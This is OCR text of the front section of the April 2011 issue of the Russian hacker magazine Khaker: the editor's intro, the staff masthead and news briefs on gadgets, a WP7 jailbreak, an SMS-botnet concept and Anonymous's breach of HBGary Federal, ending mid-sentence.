DNS-ТУННЕЛИНГ: ПРАКТИЧЕСКАЯ РЕАЛИЗАЦИЯ СТР. 54

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

АПРЕЛЬ 04 (147) 2011

ХАКЕР АПРЕЛЬ 04 (147) 2011

NATIVE API
НА ПРИМЕРЕ ШЕЛЛА
СТР. 110



BLACK HAT / ОТЧЕТ С ПОПУЛЯРНОЙ ХАКЕРСКОЙ КОНФЕРЕНЦИИ

BLACK HAT
ОТЧЕТ С ПОПУЛЯРНОЙ ХАКЕРСКОЙ КОНФЕРЕНЦИИ
СТР. 64

\+



- АПГРЕЙД ДЛЯ AMAZON KINDLE
- АРХИТЕКТУРА FACEBOOK
- ЭПИЧЕСКИЙ ВЗЛОМ TJAT.COM
- КРАШ-ТЕСТ АНТИВИРУСОВ
- GEOHOT VS SONY
- ЯЗЫК ПРОГРАММИРОВАНИЯ GO

КОШАЧЬИ ИГРЫ
АНАЛИЗ БЕЗОПАСНОСТИ МАРШРУТИЗАТОРОВ CISCO
СТР. 60

147



INTRO

Поездка на CeBIT пришлась на самое неудобное для меня время: начало марта – это разгар сдачи апрельского номера, и нужно иметь очень вескую причину, чтобы покинуть редакцию в этот период. Но знаменитый CeBIT, прошедший за последние 20 лет путь от ярмарки пылесосов до одной из главных IT-выставок мира, несомненно, такой причиной является.

4 200 компаний из 70 стран, 340 000 посетителей со всего мира, 380 000 м^2 стендов с новейшим железом и софтом. Но главное — отличная площадка для общения с представителями ведущих IT-компаний и большой журналистской братией. Благо уютный Ганновер с аутентичным немецким пивом располагает.


Лично для меня это и стало главным итогом поездки: все-таки CeBIT уже давно не то место, от которого ждешь каких-то сюрпризов и неожиданных ярких релизов. Тут все давно очень размеренно и ожидаемо. По сути, это просто огромная выставка, где можно получить сконцентрированное представление об общих тенденциях на рынке и увидеть в одном месте кучу самых разнообразных людей: начиная с CEO крупных компаний и заканчивая юными ганноверскими дрочерами, зашедшими поднабрать халявных блокнотиков.

Раз уж я заговорил про выставки и конференции, никак нельзя обойти вниманием и другое недавнее событие, которому посвящена обложка этого номера. Речь идет, понятное дело, о конференции Black Hat, которая прошла недавно в Вашингтоне и особенно знаменательна тем, что на ней выступал в роли докладчика наш постоянный автор Саша Поляков. Аплодирую Штукеру и рекомендую тебе немедленно пролистать журнал до 64 страницы, чтобы ознакомиться с его черно-шляпным отчетом.

Приятного чтения!

nikitozz, гл. ред. Х
udalite.livejournal.com

Content



028

Двухступенчатая авторизация от Google

Новая технология для защиты доступ к Google-аккаунту

064

Welcome to BlackHat!

Отчет с популярной хакерской конференции

072

Дьявольские руткиты

Александр Эккерт рассказывает о ring0-руткитах

/РЕДАКЦИЯ

>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и **UNITS**
Степан «**step**» Ильин
(step@real.xakep.ru)
КОДИНГ, **MALWARE** и **SYN/ACK**
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
UNIXOID и **PSYCHO**
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)

>Литературный редактор
Анна Аранчук

> DVD
Выпускающий редактор
Степан «**Step**» Ильин
(step@real.xakep.ru)
Unix-раздел
Антон «**Ant**» Жуков
(antitster@gmail.com)
Security-раздел
Дмитрий «**D1g1**» Евдокимов
(evdokimovds@gmail.com)
Монтаж видео
Максим Трубицын

>Редактор xakep.ru
Леонид Боголюбов (xa@real.xakep.ru)

/ART

>Арт-директор
Евгений Новиков
>Верстальщик
Вера Светлых

/PUBLISHING

(game)land

>Учредитель
ООО «Гейм Лэнд», 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 этаж, офис № 21
Тел.: (495) 935-7034, **факс:** (495) 545-0906
>Генеральный директор
Дмитрий Агарунов
>Генеральный издатель
Денис Калинин
>Зам. генерального издателя
Андрей Михайлюк
>Редакционный директор
Дмитрий Ладыженский
>Финансовый директор
Андрей Фатеркин
>Директор по персоналу
Татьяна Гудебская
>Директор по маркетингу
Елена Каркашадзе
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РАЗМЕЩЕНИЕ РЕКЛАМЫ

Тел.: (495) 935-7034, **факс:** (495) 545-0906

/РЕКЛАМНЫЙ ОТДЕЛ

>Директор группы TECHNOLOGY
Марина Комлева (komleva@glc.ru)
>Старшие менеджеры
Ольга Емельянцева (olgaeml@glc.ru)
Оксана Алехина (alekhina@glc.ru)

>Менеджер
Елена Поликарпова (polikarpova@glc.ru)
>Администратор
Юлия Малыгина (maligina@glc.ru)

>Директор корпоративной группы (работа с рекламными агентствами)
Лидия Стрекнева (strekneva@glc.ru)
>Старшие менеджеры
Ирина Краснокутская
Наталья Озира
Кристина Татаренкова
>Менеджер
Надежда Гончарова
>Старший трафик-менеджер
Марья Алексеева (alekseeva@glc.ru)
> Директор по продаже рекламы на MAN TV
Марина Румянцева

/ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ

>Директор
Александр Коренфельд
>Менеджеры
Александр Гурьяшкин
Светлана Мюллер

/РАСПРОСТРАНЕНИЕ

>Директор по Дистрибуции
Кошелева Татьяна (kosheleva@glc.ru)
> Руководитель отдела подписки
Гончарова Марина
> Руководитель спецраспространения
Лукичева Наталья
> Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.

> Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999

> Для писем
101000, Москва, Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002
Отпечатано в типографии «Zapolex», Польша.
Тираж 176 394 экземпляров.

Мария «Mifrill» Нефедова (mifrill@real.xakep.ru)





Meganews

ЗАРЯДКА «ПРОСТО ДОБАВЬ ВОДЫ!»



Безумные концепты автономных зарядных устройств (например, работающие на Cola'е, фекалиях или в связке с педальным приводом) не такая уж редкость, но беда в том, что они редко оказываются работоспособны. Устройство под названием Powertrekk тоже отличает некоторая гикнутость, но, как ни странно, девайс при этом вполне готов к выходу на большой рынок. Powertrekk — это беспроводная портативная топливная ячейка, в которой роль топливного элемента исполняет сменный картридж с силицидом натрия, производящий водород, который рекомбинируется с кислородом в протон-обменной мембране. В ходе этого безопасного химического процесса производится ток в 1000 мА. Так как процесс непрерывен, а в устройстве также предусмотрена аккумуляторная батарея на 1600 мА, получается, что Powertrekk «заряжен» постоянно. Говоря простым человеческим языком, чтобы использовать устройство, нужно лишь вставить в него картридж и добавить воды. Диаметр картриджа 52 мм, высота — 19 мм и он весит всего 30 г. Чтобы получить 4 Вт/ч электроэнергии, необходимо 15 мл воды. Девайсу не нужно подзаряжаться от сети, а значит, его можно использовать вдали от цивилизации, где просто нет электричества. Корпус Powertrekk, кстати, устойчив к ударам и является водонепроницаемым. Заряжать от Powertrekk можно практически любое устройство, которое умеет питаться от USB. Хотя Powertrekk не является концептом (это реально существующий и работающий девайс), и уже даже есть информация, что картриджи для него будут продаваться по 5, 10 и 24 шт. в упаковке, до сих пор не названы ни цены, ни даты выхода Powertrekk в продажу. Надеемся, что это временно, так как у этого девайса определенно есть потенциал.

» Портал Arstechnica приводит интересную статистику: порядка 30% раздач на крупных торрент-трекерах — мусор, специально созданный антипиратами (для борьбы с P2P и усложнения жизни пользователям).

ПРЕДСТАВЛЕН IPAD 2



Итак, свершилось долгожданное для многих событие — компания Apple представила публике iPad 2 и рассказала, какие изменения претерпел популярный планшетник. В первую очередь обновления коснулись габаритов устройства: корпус стал тоньше на целых 33% (8.8 мм — это даже меньше, чем у iphone 4), плюс девайс полегчал на 10%. Несмотря на это, теперь iPad оснащается сразу двумя камерами: задней, которая способна записывать видео в разрешении 720p, и фронтальной, благодаря которой стало возможно видеообщение через FaceTime. Увеличилась и общая производительность устройства, ведь за скромными габаритами скрывается новейший двухъядерный процессор A5, который в два раза быстрее и в девять раз более производителен при обработке графики по сравнению со своим предшественником (A4). Экран, аккумулятор (и, соответственно, время «жизни» от одного полного заряда), а также цены остались без изменений. iPad 2 представлен в двух цветовых вариантах — черном и белом, а привнести некоторое разнообразие призваны новые чехлы Smartcover всех цветов радуги. Этот любопытный и полезный аксессуар не только защищает экран, но и может свернуться «в трубочку» и служить подставкой, а также автоматически включает iPad при открытии. Изготавливаются чехлы из полиуретана ($39) или кожи ($69). Также стоит упомянуть и второй новый аксессуар — HDMI-переходник с поддержкой 1080p. Он автоматически заряжает iPad (а также iPhone 4 и iPod touch) при просмотре видео, стоит $39. В продажу iPad 2 поступит уже в конце марта. На всякий случай напоминаем порядок цен: модели с Wi-Fi — $499 за 16-гигабайтную, $599 за 32-гигабайтную и $699 за 64-гигабайтную версии. Модели с Wi-Fi и 3G — $629, $729 и $829 соответственно.

НОВАЯ «ЧИТАЛКА» ОТ WEXLER



Рынок устройств для чтения последние годы рос в геометрической прогрессии. Если пару лет назад при подборе ридера обычно сетовали на скудный выбор, то теперь возникает обратная проблема — сложно сориентироваться в изобилии девайсов. Позволь немного помочь тебе в этом вопросе, познакомив с ридером Wexler.book E5001. Новая «читалка» от Wexler построена вокруг пятидюймового дисплея (600x800), выполненного на основе технологии электронных чернил E-ink. Основной козырь данной технологии — низкое энергопотребление: около месяца от одного заряда аккумулятора (при интенсивном чтении заряда хватает более чем на 11 000 страниц). Читать с Wexler.book E5001 можно практически что угодно, так как электронная книга понимает все наиболее распространенные и востребованные форматы. На дисплее шестнадцать градаций серого (кстати, неплохо смотрится и техническая литература с иллюстрациями, и черно-белые комиксы :)). Девайс оснащается встроенной памятью на 4 Гб (в этот объем можно уместить до 200 000 книг), которая при желании может быть расширена до 20 Гб за счет внешних карточек формата MicroSD. Но помимо хорошей «начинки» ридер может похвастаться и прекрасным экстерьером. На выбор предлагается один из десяти ярких, необычных цветов алюминиевого корпуса, который дополнительно защищает и украшает обложка из натуральной кожи с удобным креплением. С компьютером все это счастье соединяется через порт mini-USB, а прослушать аудиокниги, музыку и FM-радио можно с помощью удобных наушников. Рекомендованная цена девайса — 5990 рублей.



Microsoft рапортует о первых успехах обновленной мобильной платформы — уже продано более 2 млн аппаратов на базе Windows Phone 7.

ДВА ЭКРАНА ЛУЧШЕ, ЧЕМ ОДИН



В скором будущем нас ожидает нашествие смартфонов, укомплектованных сразу двумя экранами. В последнее время появились анонсы двух подобных устройств — от компаний Fujitsu и Kyocera Communications. Японцы из Kyocera Communications представили Android-смартфон Kyocera Echo, оснащенный двумя сенсорными экранами размером по 3.5 дюйма каждый и разрешением 800 x 480. Машинка получилась довольно мощная: процессор Qualcomm Snapdragon QSD8650 (1 ГГц), 512 Мб оперативной памяти (RAM), 1 Гб флэш-памяти. Также наличествуют поддержка microSD (до 32 Гб), камера разрешением 5 Мп с автофокусом и вспышкой, беспроводные адаптеры Wi-Fi и Bluetooth, акселерометр, цифровой компас, GPS. Но главная фишка, это, конечно, два дисплея. Одновременно на каждом из них могут выполняться разные задачи, и один может служить продолжением другого. Например, на одном экране может отображаться виртуальная клавиатура, а на другом — вкладка браузера. В комплект поставки устройства входят также запасная батарея, док-станция и карта памяти объемом 8 Гб.

Девайс от компании Fujitsu еще хитрее. Его точные технические характеристики пока не названы, так как Fujitsu продемонстрировала на выставке MWC 2011 Fujitsu лишь прототип, но уже сейчас ясно, что этот аппарат имеет куда большие возможности трансформации. Благодаря общему складному основанию располагать экраны можно как параллельно друг другу, так и перпендикулярно, а также можно поворачивать их один относительно другого. Дисплеи, кстати, тоже сенсорные и примерно того же размера, что у Kyocera Echo. Прототип пока работает под управлением Symbian, но известно, что коммерческий вариант будет управляться Android.

Что касается цен — Kyocera Echo уже продается на территории США по цене $200, но это при условии заключения контракта с оператором сотовой связи на два года. В нашей стране устройство вряд ли будет стоить меньше $800-1000.

ХАКЕР-РЕАЛИТИ


В последнее время тема хакеров (в исконном понимании этого слова) и IT стала весьма популярной. Например, о Facebook сняли фильм, успешно заработавший себе пару Оскаров, а про Wikileaks и Ассанджа не писал и не говорил только ленивый. Очевидно, компания LIGATT Security International, работающая в сфере компьютерной безопасности, решила не упускать возможность попиариться на волне интереса к «компьютерному миру», и из этого желания родился довольно любопытный проект. В скором будущем на одном из американских телеканалов состоится премьера первого в мире реалити-шоу о хакерах. Программа, которую планируют транслировать ежедневно, будет повествовать о тяжелых рабочих буднях IT-безопасников (в лице сотрудников LIGATT Security International) — например, о борьбе с сетевыми угрозами, поиске уязвимостей и способах борьбы с ними. По словам исполнительного директора компании Грегори Эванса, телевизионщики очень заинтересовались проектом и дали «зеленый свет», однако точную дату выхода шоу и название телеканала, который взялся за его съемки, Эванс пока называть не стал.

MICROSOFT И NOKIA — НОВЫЙ АЛЬЯНС

Рынок мобильных устройств взбудоражила новость о заключении партнерства между двумя гигантами — софтверным и телекоммуникационным. Впрочем, не сам факт сотрудничества между Nokia и Microsoft всколыхнул массы (само по себе это не новость, начало альянсу было положено давно), а известие о том, что их партнерство разрастается, переходя от мелочей вроде совместной разработки Office Mobile к более глобальным проектам. В частности, стало известно, что Nokia очень скоро планирует начать выпуск телефонов на базе Windows Phone 7, и в ближайшем будущем WP7 станет основной ОС для финских аппаратов. В связи с этим трубок на платформе Symbian станет значительно меньше, хотя отказываться от «Симбиана» полностью компания не собирается. Также ходили неприятные слухи о «похоронах» совместной разработки Intel и Nokia — открытой платформы MeeGo, но они, к счастью, пока не подтвердились. Что нам готовит столь тесное партнерство, и каких ждать изменений? Пока известно не так много подробностей, как хотелось бы, вот некоторые их них: поисковый движок Bing и система контекстной рекламы adCenter теперь станут базовыми для устройств и сервисов Nokia. Служба Nokia Maps, в свою очередь, станет основой для картографических сервисов Microsoft. Магазины приложений Nokia Store и Microsoft Marketplace объединятся в единую службу. Разработчики и специалисты Nokia будут принимать непосредственное участие в работе над платформой Windows Phone.



Mozilla опубликовала первые результаты работы программы премирования пользователей. За два неполных месяца юзеры нашли уязвимостей на $40 000! И это с учетом того, что «стандартная» выплата за ошибку равна примерно $500, а самые сочные баги оцениваются в $3000.



АНАЛОГ, УХОДИ!

Цифровое телевидение — звучит гордо, но в России с ним знакомы в основном понаслышке. Дело в том, что вещание в нашей стране до сих пор ведется по большей части в аналоговом режиме. Тем не менее, планы у нас традиционно далекоидущие: к 2015 году Россия (кстати, как и Китай) планирует перейти на цифровое телевидение полностью. Но как ускорить этот процесс, чтобы уложиться в сроки и сделать его безболезненным? Недавно свет на этот вопрос пролил глава Минкомсвязи Игорь Щеголев. Он сообщил, что в скором времени планируется подготовить законопроект, согласно которому будет установлен запрет на ввоз и производство в России телевизионных приемников, не поддерживающих цифровой сигнал. Говоря простым языком, телевизоры без поддержки «цифры» запретят. «Мы выбрали мягкий способ отключения аналогового вещания, — подчеркивает Щеголев, — это произойдет только тогда, когда у большинства граждан будет доступ к цифровому сигналу». Спорное заявление, учитывая, что в этой же дискуссии обсуждались и специальные цифровые ТВ-приставки, которые придется покупать людям, чьи телевизоры внезапно окажутся аутсайдерами. Данные девайсы, якобы, будут сопоставимы по цене с обычным мобильником, а льготные категории населения даже получат субсидии на их покупку. Разумеется, уже есть прототипы этих устройств российского производства, при помощи которых можно будет не только смотреть телевизор, но и выходить в интернет, а также (ну конечно!) пользоваться услугами электронного правительства. Впереди большие затраты. Но вот скажи, а нужно ли это цифровое ТВ тебе? Вот и мы не уверены.


ПРИ ПОКУПКЕ КАЧЕСТВА –
МОЛОКО В ПОДАРОК
Слово «кашрут» на иврите означает «пригодный, разрешенный».
Система кошерного питания – это древнейшая, бережно сохраняемая традиция еврейского народа. В ее основе лежат несколько заповедей из Торы. В том числе, относящиеся к здоровью животных.
Ученые изучали и применяли Законы кашрута на протяжении трёх тысяч лет.
Люди различных национальностей и вероисповеданий доверяют качеству кошерных продуктов. Во многих странах мира, кошерные продукты питания считаются более качественными – из -за строгого контроля и дополнительных требований по гигиене, пищевым добавкам и применению химических веществ.
Идеологическую основу кошерного питания прекрасно передает поговорка "мы – это то, что мы едим". От еды напрямую зависит наше здоровье и долголетие. А также состояние духа и ясность мысли, характер и поступки.
Тевье
МОЛОЧНИК
Luxury
МОЛОКО
питьевое пастеризованное
ГОСТ Р 52090-2003
на правах рекламы

ВТОРОЙ ДЖЕЙЛБРЕЙК ДЛЯ WP7?



Интересный слух прошел недавно по Сети: якобы группа разработчиков под руководством Джулиана Чепмена готовит к релизу софтину под названием Windows Phone 7 Device Manager. Вся соль в том, что согласно заявлениям разработчиков, данное ПО позволит не только установить на телефон сторонние приложения, но и поможет получить доступ к закрытым от любопытных глаз и шаловливых ручек разделам ОС — в частности, к файловой системе. Да, получается, что Windows Phone 7 Device Manager есть не что иное, как второй джейлбрейк для Windows Phone 7 (первым был Chevron WP7), однако тут есть небольшая загвоздка. Чепмен и его коллеги являются противниками пиратства, в будущем надеются на длительное и благополучное сотрудничество с Microsoft и, в общем-то, не ставили себе цели создавать джейлбрейк. Так что полноценного релиза программы можно ожидать только после выхода Service Pack 1 для Windows Phone 7, который ожидается в самом скором времени. Пока доступна только бета-версия проги, найти которую можно по адресу touchxperience.com. Из интересных нюансов работы программы можно отметить новые способы ухода от системы верификации. Детище Чепмена и Ко позволяет открывать и закрывать систему верификации, чтобы юзер мог снова активировать функцию проверки программ на подлинность. Дело в том, что включение системы верификации WP7 происходит автоматически после каждой связи с сервером обновлений (каждые две недели), так что если пользователь хочет использовать смартфон в режиме отключенной верификации, ему придется перезапускать программу минимум раз в две недели.


За прошлый год Роскомнадзор нашел в электронных СМИ целых 45 комментариев, содержащих намеки на экстремизм (их следовало отредактировать или удалить). С ума сойти, сколько работы у этих людей.

SMS-БОТНЕТ




Мобильные устройства — лакомый кусочек для хакеров, что наглядно подтверждает статистика: количество малваря, ориентированного на мобильные девайсы, растет день ото дня. Однако, если строишь ботнет в мобильных сетях, нужны несколько отличные от обычных схемы распространения «заразы» и управления зомби-сетью. IP-протокол вряд ли является в данном случае оптимальным вариантом, ведь мобильные ресурсы скромны и ограниченны, а работа с IP-протоколом получается неудобной и невыгодной — такую активность легко обнаружить. Зато если использовать для черных хакерских делишек стек SMS-сообщений с обработчиком-ботом, анализирующим входящие сообщения и выполняющим основные функции узла ботнета (DDoS-атака, рассылка спама, установка новых функций и так далее), как было предложено на конференции ShmooCon 2011, получается уже лучше. Представленный концепт SMS-ботнета, продемонстрированный пока на примере Android, имеет классическую иерархическую структуру — управляющий бот, распределяющий и подчиненный. При этом средний уровень и защищает «верхушку» от обнаружения, служа своеобразным буфером, и передает команды управляющего бота нижним звеньям цепи. Пока единственные минусы, которые видит в своем прототипе автор, — немалая вероятность обнаружения странной активности мобильными операторами, а также небольшая длина SMS-сообщений, из-за которой длинные команды приходится кодировать. В остальном схема работоспособна и, можно сказать, удобна. К сожалению (или к счастью?), автор не пожелал выкладывать все исходники и наработки в открытый доступ, так как не хочет лишних проблем. Впрочем, со всеми желающими энтузиастами и разработчиками он все же обещал поделиться, нужно лишь попросить. Почитать подробности, посмотреть видео и ознакомиться с кодом можно в блоге автора: grmn00bs.com/2011/01/30/smartphone-code-release-for-shmoocon.

АНОНИМУС НЕ ПРОЩАЕТ



Ты наверняка слышал о масштабных акциях протеста, которые устраивались «хактивистами» из The Anonymous пару месяцев назад во время пика шумихи вокруг WikiLeaks. Если же нет, то поясняем — парни устраивали DDoS-атаки, ломали и терроризировали как целые организации, выступающие против Ассанджа и его сайта (под раздачу попали PayPal, Mastercard, Церкви Сайентологии, а также множество копирастов), так и отдельных личностей. Сейчас этот пожар немного утих, зато «анонимных» мстителей начали пачками вычислять и повсеместно арестовывать. Газета Financial Times, очевидно, решила немного раздуть эти угли, засветив в своей статье имя эксперта в области безопасности Аарона Барра, который, как оказалось, провел детальное расследование и лично вычислил 45 членов группы, включая лидеров. Важное уточнение: Барр является директором компании HBGary Federal — дочернего предприятия известной компании HBGary, специализирующейся на компьютерной безопасности и принадлежащей писателю, хакеру и геймеру Грегу Хогланду, о котором мы не раз рассказывали. Детектив из Барра вышел неплохой — при помощи левых учетных записей в Facebook, наблюдения за IRC-каналами, где собираются Анонимусы, а также сетевых изысканий, помноженных на профессиональные умения, он сумел добыть весьма ценную информацию на членов группы. Однако вся ирония заключается в том, что Барр, судя по всему, не передавал эти данные в полицию или ФБР — он утверждает, что приберегал их для тематического доклада, с которым собирался выступать на конференции RSA Conference 2011 в Сан-Франциско. Так ли это? Кто знает. Как бы то ни было, после публикации в Financial Times Анонимусов уже не сильно заботили детали... Вместо привычной DDoS-атаки была развернута целая операции возмездия, в ходе которой Anonymous'ы вскрыли все, до чего сумели добраться: взломали твиттер-аккаунт Барра, сайт HBGary Federal и корпоративную сеть компании. В руки Анонимусов попали налоговая отчетность, более 60 000 писем и так далее. Плюс были найдены идентификационные налоговые сертификаты, полные версии программных продуктов HBGary, очищен сервер резервного хранения, получен доступ к внутренней АТС, найден домашний адрес и номер социального страхования Барра. Добрались хактивисты и до ресурсов hbgary.com и rootkit.com. Все найденное на вскрытых ресурсах было незамедлительно распространено в торрентах (легко находится на The Pitare Bay). Кроме того, Анонимусы заявили, что часть собранных Барром данных — фикция, и в завершение вакханалии дистанционно стерли всю информацию с его iPad. А для тех, кто считает, что Барр пострадал «за правду», заметим, что среди бумаг его компании были обнаружены очень интересные документы. Если им верить, то Барр предлагал Bank of America свой проект по «потоплению» WikiLeaks: кибератаки, направленные против инфраструктуры WikiLeaks, с целью добыть данные об источниках-поставщиках документов, а затем мощный пресс против последних. Или же фабрикация компрометирующих документов, которые «скармливались» бы WikiLeaks, а потом с помпой разоблачались как подделка. В общем, «скандалы, интриги, расследования». Теперь же, после столь 